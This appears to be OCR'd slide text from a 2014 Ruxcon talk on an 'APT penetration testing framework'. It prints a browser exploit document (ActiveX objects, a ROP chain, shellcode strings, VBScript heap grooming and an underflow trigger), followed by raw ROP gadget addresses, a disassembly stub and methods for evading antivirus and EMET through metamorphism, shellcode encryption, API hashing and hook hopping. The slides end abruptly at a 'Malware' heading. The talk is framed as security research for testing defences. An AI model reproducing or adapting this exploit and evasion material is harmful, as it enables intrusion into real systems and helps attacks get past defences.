Writing Zero Days For Security

APT Penetration Testing Framework

Oct 12, 2014

Sean Park

Ruxcon 2014

About Myself

- Sophos
- Symantec
- Westpac
- FireEye
- Kaspersky
- Working on PhD at University of Federation


What and Why?

- Help discover vulnerable points of an enterprise using **controlled** near zero day APT
- Evaluate zero day readiness (resiliency) of solutions deployed in enterprise security infrastructure
- Create an easy-to-maintain attack platform for APT pen testing that addresses all aspects of the battle between attackers and defenders (i.e. anti-analysis and anti-detection)

Goals

- Create a sustainable model for APT penetration testing
- Cost effectively evading corporate security infrastructure
- Modular implementation of zero day exploits and malware


Evasion Targets



How do we evade? (Not rewriting)

- Diversity – shuffling, randomisation, …
- …And do it in easy way


Example:
Metamorphism – Advantage.exe



Framework Components

APT Penetration Testing


Components Overview



Exploit Document

```
<html><body>
<object classid='clsid:6BF52A52-394A-11D3-B153-00C04F79FAA6' id='a' height=0
<object classid='clsid:19916E01-B44E-4E31-94A4-4696DF46157B' id='CardSpaceSi

<script language='JavaScript'>

function GetRop(){var ropchain="\u0433\u77c2\u5ed5\u77c1\u40fa\u77c2\u9f92\u

function GetCode(){var shellcode="\u10eb\u4b5b\uc933\ub966\u029d\u3480\u9f0b

function GetMyCode() { var r = GetRop(); var sc = GetCode(); return r + sc;}

</script>

<script language='vbscript'>
On Error Resume Next
Dim massage_array_length,underflow,zero
underflow = -7
zero = 0
massage_array_length = 5493
Dim massage_array(5493)
Set required_claims = CardSpaceSigninHelper.requiredClaims

For i = zero to massage_array_length
    Set massage_array(i) = document.createElement("object")
Next

For j = 4093 to massage_array_length Step 2
    massage_array(j) = Null
Next

For k = zero to underflow Step -1
    required_claims.remove(CLng(k))
Next
```

ROP


dd 77C567F0h
dd 77C39F92h
dd 77C39F92h
dd 77C39F92h
dd 77C39F92h
dd 77C39F92h
dd 77C39F92h
dd 77C39F92h
dd 77C39F92h
dd 77C39F92h
dd 77C39F92h
dd 77C39F92h
dd 77C39F92h
dd 77C39F92h
dd 77C39F92h
dd 77C1BDF4h
dd 77C1BDF4h
dd 77C53436h
dd 883F406Eh
dd 77C5771Ch
dd 77C59F07h
dd 77C35F07h
dd 77C35F07h
dd 77C4DED4h
dd 77C0CF92h
CPU - thread 00000EAC, module msvcrt
77C39F8E 5F POP EDI
77C39F8F 8BC6 MOV EAX,ESI
77C39F91 5E POP ESI
77C39F92 C3 RETN
77C39F93 CC INT3
000:000000F0
000:000000F4
000:000000F8
000:000000FC
000:00000100
000:00000104
000:00000108
000:0000010C
000:00000110
000:00000114
000:00000118
000:0000011C
000:0000011C
000:0000011E
dd 77C50C77h
dd 77C3B1ADh
dd 77C605ACh
dd 77C47AE8h
dd 77C39F92h
dd 77C380C1h
dd 77C2AACCh
dd 77C4DED4h
dd 77C11131h
dd 77C567F0h
dd 77C51025h
jmp short loc_12E
; Attributes: noreturn
sub_11E proc near
pop ebx
dec ebx
xor ecx, ecx
mov cx, 295h
loc_126:

ROP Modification

- ROP gadget can be customized for a given implementation (mona plugin and metasploit come in handy)
  - Understanding exploits (CVE details)
    - Available DLLs
    - ASLR, other methods
  - ROP gadget
  - Metasploit module write-up
- Evasion method
  - Metamorphism
    - Include unnecessary API calls
    - Use of different APIs achieving the same goal
  - Hook hopping to bypass EMET

Exploit Trigger

```
For k = zero to underflow Step -1
        required_claims.remove(CLng(k))
Next
```

```
For k = zero to underflow Step -1
        RemoveEntry(k)
Next

Sub RemoveEntry(index) Dim a   a =
CLng(index)
        required_claims.remove(a)End
Sub
```

Heap Spray

```
massage_array_length = 5493
Dim massage_array(5493)

For i = zero to massage_array_length
        Set massage_array(i) = document.createElement("object")
Next
```

Shellcode

- AV Evasion
  - AV have signatures for shell code or heap spraying code?
  - AV execute JS in sandbox?
- Strategy
  - Encode shellcode with custom (or different) algorithm.
  - Rewrite the shellcode - using ROR/ROL/XOR to encrypt the main code and put decoding routine as prefix to shellcode.
  - Metamorphism on JS (Junk code).
  - Rewrite heap spraying module – bypass signatures, but most heuristics should be able to find it, even if it is encrypted/encoded/obfuscated? (finally you have to somehow allocate memory, eh :P)

Shellcode

- 1st stage Decryption
  - Simple XOR
  - Rolling XOR (Visual decrypt)
  - Polymorphic XOR (Office 2010 payload)
- API Call Obfuscation
  - API name hash
  - Hook Hopping
- Dropper Download
  - Various methods


What APT Pentesting Report looks like

Exploit	exploit	heapspray	ROP	shellcode	PASS
	√				
	√	√			
	√		√		
	√	√		√	
	√		√	√	
	√	√	√	√	
	…				


Malware 